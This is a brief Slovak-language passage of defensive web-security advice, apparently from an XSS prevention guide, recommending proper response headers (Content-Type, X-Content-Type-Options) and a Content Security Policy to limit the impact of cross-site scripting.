- Použiť vhodné **headers** (hlavičky) odpovede napr. **Content-Type** a **X-Content-Type-Options**
- Použiť **Content Security Policy (CSP)** na zníženie závažnosti všetkých zraniteľností XSS.